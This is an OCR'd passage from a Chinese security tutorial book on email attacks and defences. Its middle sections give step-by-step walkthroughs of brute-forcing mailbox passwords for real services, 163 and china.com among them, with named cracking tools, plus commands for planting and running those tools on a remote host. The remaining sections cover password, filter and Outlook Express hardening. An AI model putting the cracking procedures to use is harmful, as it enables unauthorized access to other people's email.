
步骤 05 单击“选项”按钮，打开“规则条件选项”对话框，从中可以选择“含有以下文字的邮件”单选按钮。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 单击“确定”按钮打开“邮件规则”对话框，在其中可看到设置的规则信息。




步骤 07 单击“立即应用”按钮，打开“开始应用邮件规则”对话框，在其中可看到新创建的邮件规则。



步骤 08 选择新创建的邮件规则，单击“浏览”按钮，打开“应用于文件夹”对话框，选择要应用规则的文件夹“收件箱”。



步骤 09 单击“确定”按钮返回“开始应用邮件规则”对话框，单击“立即应用”按钮，即可打开提示框提示已将规则应用于文件夹提示框，表示刚创建的规则已被应用。



这样一旦 Outlook Express 发现满足规则的垃圾邮件时，就会自动将其删除。在应用邮件规则时，切记要注意邮件规则的范围，以避免把正常的邮件过滤掉。

获取电子邮件密码

电子邮箱中一般保存着个人或公司的重要资料，而黑客则通过盗取邮箱密码的方式来入侵用户的电子邮箱，从而进行窃取机密文件、设置安装邮箱炸弹、散布邮件病毒等破坏。

● 使用流光盗取邮箱密码

“流光”是一款绝好的 FTP、POP3 解密工具，在破解密码方面具有以下功能。

- 加入了本地模式，在本机运行时不必安

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

装 Sensor。

- 用于检测 POP3/FTP 主机中用户密码的安全漏洞。
- 采用高效服务器流模式，可同时对多台 POP3/FTP 主机进行检测。
- 支持 10 个字典同时检测，提高效率。

使用流光破解密码的具体操作步骤如下。

步骤 01 运行“流光”程序，主窗口显示如下图所示。勾选“POP3主机”复选框，执行“编辑>添加>添加主机”命令。



步骤 02 打开“添加主机”对话框，在文本框输入要破解的地址，单击“确定”按钮。



步骤 03 勾选刚添加的服务器地址复选框，执行“编辑 > 添加 > 添加用户”命令，弹出“添加用户”对话框，在文本框中输入要破解的用户名，单击“确定”按钮。



步骤 04 勾选“解码字典或方案”复选框，执行“编辑 > 添加 > 添加字典”命令，弹出“打开”对话框选择要添加的字典文件，单击“打开”按钮。



步骤 05 执行“探测 > 标准模式探测”命令。“简单模式探测”功能不用指定具体的字典文件，直接使用流光内置的简单密码。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 流光开始进行探测，右窗格中显示实时探测过程。如果字典选择正确，就会破解出正确的密码。




● 使用溯雪Web密码探测器

“溯雪”是一款可以对各种邮箱、聊天室、社区、BBS 等账号进行密码探测的软件，它的优点是探测效率较高。该工具主要通过猜测生日来对各种账号密码进行探测。目前大部分信箱以及聊天室的密码探测都是通过溯雪来完成的，甚至也可以探测出 QQ 的密码，是一款常用的黑客工具。

下面介绍使用溯雪破解 163 邮箱密码的具体操作步骤。

步骤 01 下载安装并启动溯雪程序，打开主界面窗口。



步骤 02 在 Address 地址栏中输入 http:// mail.163.com 并按下 Enter 键，即可在溯雪中打开网易 163 邮箱的登录页面。



步骤 03 执行“文件 > 从当前 URL 导入”命令，提取当前网页中的表单。



步骤 04 如果要探测用户密码，则在表单列表中双击 username 表单项，打开 username 属性对话框，然后在“单元常量”文本框中输入要探测的用户账号。



步骤 05 在表单列表中双击 password 表单项，打开 Password 属性对话框，在其中勾选“使用字典”复选框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 06 单击“浏览”按钮，打开“打开”对话框，在其中选择已经编辑好的用户密码。



步骤 07 单击“打开”按钮返回到 Password 属性对话框，在“使用字典”文本框中即可看到选择的字典文件。



一招鲜 穷举探测法的注意事项

因为是穷举探测法，所以字典文件的选择至关重要，且只有在字典里有正确的密码时才能保证探测成功。

步骤 08 在完成上述设置后，返回“溯雪”主窗口执行“运行 > 提交测试”命令，即可开始密码的探测过程。当开始测试时，溯雪将自动切换到“浏览模式”下，若要切换视图模式，可以打开“模式”下拉菜单，从中选择相应的视图模式。



步骤 09 由于溯雪采用穷举探测法，所以在测试开始时，将自动把字典中的第一个单词作为密码提交给系统服务器。而一般情况下，这个单词是正确密码的几率很小，所以服务器将发回数据包，显示诸如“密码错误”之类的错误提示信息。



步骤 10 执行“运行 > 开始 / 重新开始”命令，打开“保存扫描结果”对话框，在其中设置保存路径并勾选“只探测一次”复选框。



一招鲜 只探测一次的原因

由于探测方式的不同，对不同网站的探测都可能会有部分密码被误报为正确密码，所以一般需要勾选“只探测一次”复选框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 11 单击“确定”按钮，打开“选择标记”对话框，在其中通过复制和粘贴的方法设置错误标记。



步骤 12 单击“确定”按钮，开始探测指定邮箱账号的登录密码。



步骤 13 当溯雪探测到账户的登录密码之后，将弹出“探测结果”窗口，此时就可以使用探测到的信息来登录邮箱，以测试其正确性。



● 使用黑雨软件暴力破解

“黑雨”是一款通过流行的 POP3 协议进行邮箱账号密码破解的黑客工具软件，利用“穷举法”进行远程暴力破解密码，支持字符、自定义字符、字典以及字串集等 4 种不同的方式进行密码计算。具体使用方法如下。

步骤 01 运行黑雨软件，在打开的主窗口中勾选数字和小写字母复选框，设定密码的组成范围。将“密码位数”设为 8 位、“最大线程”设为 6。以破解服务器 pop.china.com 上的 hack 用户的邮箱密码为例，在“Pop3 地址”文本框中输入地址 pop.china.com，在“Pop3 用户名”文本框中输入用户名 hack。



步骤 02 单击“多线程广度算法”按钮，程序开始对选中的邮箱密码进行穷举破解。破解的实时过程显示在右窗格中。单击“中止”按钮，可停止破解；单击“退出”按钮，可退出程序。



● 使用流影破解邮箱密码

“流影”是一个和流光功能相似的工具，两者最大的不同在于，流光运行于用户主机也就是客户端，是一个图形界面工具；而流影则

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是可以同时运行于服务器端和客户端的工具，用户可通过 telnet 来进行远程管理和控制。

使用流影破解邮箱密码，用户首先需要利用流光等端口探测软件，查找到一个有开放端口的电脑，才能继续进行。本例中以 IP 地址为 192.168.16.1 的电脑为例，其开放端口为 137，用户名为 administrator，口令为 123456，需要破解密码的邮箱地址为 fybugang12@21cn.com，来讲解流影的具体使用方法。

步骤 01 登录远程主机后，利用 DOS 下的 copy 命令复制 fspop.exe，srv.exe 以及 user.sch 文件到目标机器。其中 fspop.exe 和 srv.exe 在流影的安装文件夹中能够找到，user.sch 是方案文件。



步骤 02 复制完成以后，使用命令 at\\192.168.16.1 23:23 srv.exe 启动 srv 进程，然后使用 telnet 命令进行登录。



步骤 03 输入命令：runasex administrator 123456"fspop.exe 137 123456"，创建 Fspop.exe 进程，其中 administrator 是管理员用户名，123456 是登录口令。



步骤 04 首先登录到已经扫描到的开放端口，本例中的开放端口为 137，开始破解账号为 fybugang12@21cn.com 的密码，采用的破解方案的文件名为 user.sch。



防范电子邮件攻击

电子邮箱是重要的网络交流工具，具有方便、快捷、实时等特点。在电子邮箱中，我们可能经常会存放一些重要的信件和信息。一旦邮箱受到攻击，很可能泄露这些重要信息，甚至导致网络瘫痪，因此，我们必须重视保护邮箱安全。下面就来详细介绍如何防范电子邮件攻击。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

● 重要邮箱的保护措施

重要邮箱是用户用于存放比较重要的邮件和信息的邮箱，需要采取措施重点保护。

❶ 使用备用邮箱

建议用户不要轻易把自己的重要邮箱地址泄露给他人，在某些网站或 BBS 上，需要用户进行邮箱注册才能实现浏览和发帖等功能，或是在工作中需要用邮箱进行交流、发布信息等时，我们可以使用备用邮箱。

用户可以申请一个免费邮箱作为备用邮箱，利用这个邮箱订阅新闻、电子杂志，放在自己的个人主页上，在自己感兴趣的论坛或者 BBS 上使用，或是用于代表公司对外进行业务联系等。需要注意的是，如果利用备用邮箱进行过一些必要的网络服务申请，应该把确认信息转发到自己的重要邮箱中备用，并删除备用邮箱中的邮件。

❷ 保护邮箱密码

除了要保护好重要邮箱的地址以外，邮箱的密码也是需要重点保护的对象。主要可以采取以下几种方式来防止攻击者进行暴力破解。

- 密码需复杂。密码至少要有 8 位，且要包括至少一个数字，一个大写字母和一个小写字母，最好还能包括一个符号。这种字母、数字和符号组成的密码，对于暴力破解软件来说，是比较不易被破解的。另外，密码中最好不要包括用户的名字缩写、生日、手机号、公司电话等公开信息。
- 定期更改密码。要养成定期更改密码的习惯，最好每一个月更改一次密码，这样会大大增加破解密码的难度。
- 启用密码保护功能。通过设置密码保护，可以在丢失或忘记密码时通过回答密码提示问题或发送短信验证等方式取回密码。

● 找回邮箱密码

如果邮箱密码已经被黑客窃取甚至篡改，用户应尽快将密码找回并修改密码，以避免重要资料的丢失。目前，绝大部分的邮箱都提供有恢复密码功能，以便用户使用该功能找回邮箱密码。

下面以通过密码提示问题找回 163 邮箱密码为例，介绍找回邮箱密码的具体操作步骤。

步骤 01 首先在 IE 中打开 163 邮箱的登录页面，单击“忘记密码了”链接。



步骤 02 打开“网易通行证”窗口，在其中即可看到各种修复密码的方法。单击“通过密码提示问题”超级链接。



步骤 03 进入下一页面，输入通行证用户名等信息，单击“下一步”按钮。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 进入下一页面输入申请邮箱时设置的问题答案，分别在“新密码”和“重复新密码”文本框中输入新密码，然后输验证码。



步骤 05 单击“下一步”按钮，弹出提示信息提示已成功设置网易通行证新密码，单击“登录”超级链接即可登录到自己的邮箱。



防范电子邮件病毒

电子邮件病毒通常是作为附件发送给被攻击者的，如果接收到该邮件的用户不小心打开了附件，病毒即会感染电脑。对抗其中的病毒陷阱其实并不难，我们可以采取下面介绍的措施进行防范。

● 设置邮件的显示格式

由于 HTML 邮件具有可嵌入 JavaScript 或是 VBScript 语句的特性，所以在收到的邮件中可能包含有各种邮件病毒，或者存在恶意代码，让用户的电脑时刻处于危险的环境中。为了防范这些恶意代码和病毒隐藏在电子邮件中，我们可以在收发邮件时将邮件的显示格式设置为纯文本，这样那些恶意代码和病毒就无法执行了。

下面以 Outlook Express 接收邮件为例，介绍将邮件的显示格式设置为纯文本的具体操作步骤。

步骤 01 执行“开始 > 程序 > 附件 >Outlook Express”命令，启动 Outlook Express 程序。



步骤 02 执行“工具 > 选项”命令，弹出“选项”对话框，切换到“阅读”选项卡，勾选“用纯文本格式阅读所有信息”复选框，单击“确定”按钮即可。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


设置Outlook Express

通过对 Outlook Express 进行一些具体的设置，也可以防范邮件病毒的攻击。


练习 隐藏存储邮件的文件夹

Outlook Express泄密的关键在于存储邮件的文件夹被找到，导致攻击者可以随意窃取用户的邮件，窥探邮件中的重要信息。如果对存储邮件文件夹进行隐藏设置处理，那么邮件的安全系数将会大大提高。
下面介绍一种隐藏存储邮件文件夹的方法，具体操作步骤如下。

步骤 01 运行 Outlook Express，在主窗口中执行“工具 > 选项”命令，在弹出的“选项”对话框中切换到“维护”选项卡，单击“存储文件夹”按钮。



步骤 02 弹出“存储位置”对话框，单击“更改”按钮，重新指定存储邮件文件新的文件夹路径，单击“确定”按钮。再次启动 Outlook Express 后，所有收发的邮件就会存放在新指定的文件夹下。



步骤 03 找到存储邮件文件的文件夹并右击，在弹出的快捷菜单中选择“属性”选项，在“常规”选项卡中勾选“隐藏”复选框，单击“确定”按钮。



步骤 04 使用 WinRAR 对文件夹进行压缩，压缩前切换到“高级”选项卡，单击“设置密码”按钮打开“带密码压缩”对话框输入压缩密码，单击“确定”按钮即可将该文件夹加密。



练习 运用Outlook Express过滤器

如果用户不小心泄露或被黑客扫描到了自己的重要邮箱地址，很可能会收到带有病毒的电子邮件。利用Outlook Express自带的过滤器功能，用户可以根据需要设置一定的过滤规则，从而拒绝邮件病毒。Outlook Express自带的规则条件有12种。下面以过滤一个标题为I love you的爱虫病毒为例，讲解Outlook Express过滤器功能的具体使用方法。


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 01 运行 Outlook Express，在主窗口中执行“工具 > 邮件规则 > 邮件”命令。




步骤 02 弹出“新建邮件规则”对话框，在“选择规则条件”列表框中勾选“若‘主题’行中包含特定的词”复选框，在“规则描述”选项区中单击“包含特定的词”超级链接。



步骤 03 弹出“键入特定文字”对话框，输入具体的词或句子，单击“添加”按钮。如有多个特定文字，可多次添加。添加完毕后，单击“确定”按钮。



步骤 04 返回“新建邮件规则”对话框，在“选择规则操作”列表框中选择对符合规则的邮件进行的操作处理。在此勾选“删除”复选框，单击“确定”按钮。




修改文件关联属性

由于某些蠕虫病毒是通过 .vbs 等格式的邮件附件传播的，因此，要减少该类病毒带来的风险，最简单最有效的办法就是修改文件的关联属性，具体操作步骤如下。

步骤 01 执行“开始 > 设置 > 控制面板”命令，打开“控制面板”窗口。



步骤 02 在该窗口中双击“文件夹选项”图标，打开“文件夹选项”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


步骤 03 在“文件夹选项”对话框中单击“文件类型”标签，切换到“文件类型”选项卡。



步骤 04 在“文件类型”选项卡下选中 VBS 文件类型，单击“确定”按钮，即可完成文件关联性的修改操作。



步骤 05 在“文件类型”选项卡中单击“高级”按钮，打开“编辑文件类型”对话框。



步骤 06 单击“编辑”按钮，进入“编辑这种类型的操作”对话框，在其中用户可根据实际情况进行相应编辑。



步骤 07 编辑完毕后，单击“确定”按钮返回“编辑文件类型”对话框，最后单击“设为默认值”按钮即可。



一招鲜 修改关联属性的影响

在修改文件的关联属性之后，当单击一个脚本文件时，不会再像原来那样自动运行，而是用记事本打开并处于编辑状态。但是，修改文件关联属性的办法不可能隔绝所有的风险。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实战

如何使用Outlook Express使联系人地址暴露

使用 Outlook Express 管理电子邮件，存在使邮件联系人地址暴露的弊端，虽然不如邮件泄漏那么严重，但邮件联系人地址万一被不怀好意的人利用仍然是很危险的。

获取邮件联系人地址的具体操作步骤如下：

步骤 01 在 Outlook Express 主窗口中，执行“文件 > 导入 > 通讯簿”命令。



步骤 02 打开“选择要从中导入的通讯簿文件”对话框，在其中找到 C:\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Address Book（其中的 Administrator 随系统用户名而不同）之后，将会看到几个通讯源文件（*.wab 文件）。



步骤 03 选择其中一个将其打开之后，该通讯簿文件的内容就在 Outlook Express 的窗口中显示出来了。重复这一操作，把 AddressBook 文件夹中所有后缀名为 WAB 的文件导入，则本机中所有联系人的地址就全在掌握之中了。

由上述操作可见，Outlook Express 泄密的关键就在于存储邮件的文件夹被找到，导致攻击者可以随意窃取用户的邮件和联系人地址。那么，如果对存储邮件的文件夹和 Address Book 文件夹进行一些处理，则安全系数就将大大提高。

具体的操作步骤如下：

步骤 01 在 Outlook Express 主窗口中，执行“工具 > 选项”命令，打开“选项”对话框。



步骤 02 单击切换到“维护”选项卡，并在其中单击“存储文件夹”按钮，打开“存储位置”对话框。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 选择存储位置（如 C:\Documents and Settings\Administrator\Local Settings\ApplicationData\Identities\{63E8A5DF-BA52-4FE7-9BA9-C0A6611893EF}\Microsoft\Outlook Express）之后。单击“确定”按钮，重新启动 Outlook Express，所有收发的邮件就全在 C 盘的 Outlook Express 文件夹下了。



步骤 04 找到C:\Documents and Settings\Administrator\Local Settings\Application Data\Identities\{63E8A5DF-BA52-4FE7-9BA9-C0A6611893EF}\Microsoft\Outlook Express 文件夹后右击，弹出快捷菜单选择其中的“属性”命令，并在“Outlook Express 属性”对话框中勾选“隐藏”复选框。



步骤 05 用 WinRAR 压缩软件对 C:\Documents and Settings\ Administrator\Local Settings\ApplicationData\Identities\{63E8A5DF-BA52-4FE7-9BA9-C0A6611893EF}\Micro soft\Outlook Express 文件夹进行压缩，即可得到 Outlook Express.rar 文件。在 Win RAR 主窗口中执行“文件 > 设置默认密码”命令，弹出“输入默认密码”对话框，在其中设置口令。



步骤 06 如果是在公用计算机上收发邮件，建议最好还是用 Web 方式来收发邮件，收发信完毕之后将浏览器中的历史记录清除即可。右击桌面上的 Internet Explorer 图标并选择“属性”命令，打开“Internet 属性”的对话框。单击“清除历史记录”按钮之后，再单击“确定”按钮，就可以放心地离开计算机了。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界


如何配置Outlook账户

在使用 Microsoft Outlook 2010 之前需要配置 Outlook 账户，具体操作步骤如下。


步骤 01 在配置 Outlook 账户之前，用户需要进入个人邮箱中进行简单的设置。以 QQ 邮箱为例，在打开的邮箱界面中依次选择“设置 > 账户”选项，切换到“账户”选项卡，在“POP3/IMAP/SMTP 服务”选项区中勾选“开启 POP3/SMTP 服务”和“开启 IMAP/SMTP 服务”复选框，单击“保存更改”即可。



步骤 02 执行“开始 > 程序 >Microsoft Office> Microsoft Outlook 2010”命令，运行 Microsoft Outlook 2010 软件，弹出“Outlook 2010 启动”对话框。初次使用 Outlook 2010 需要配置 Outlook 账户。



步骤 03 单击“下一步”按钮，弹出“账户配置”对话框，单击选择“是”单选按钮。



步骤 04 单击“下一步”按钮，弹出“添加新账户”对话框，单击选择“手动配置服务器设置或其他服务类型”单选按钮。



步骤 05 单击“下一步”按钮，在“添加新账户”对话框中保持默认的“Internet 电子邮件”选项设置。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 单击“下一步”按钮，进入下一页面，在该页面中填写相关的用户信息、服务器信息和登录信息。



步骤 07 单击“下一步”按钮，新电子邮件账户添加成功后，在“添加新账户”对话框中会显示提示信息。



步骤 08 单击“完成”按钮，即可完成电子邮件地址的添加，并进入 Outlook 窗口，在其中可以看到自己的电子邮件都显示在 Outlook 窗口之中了。




步骤 09 双击需要详细查看的邮件，打开如下图所示的窗口，在“邮件”选项卡下可以查看邮件的详细内容。



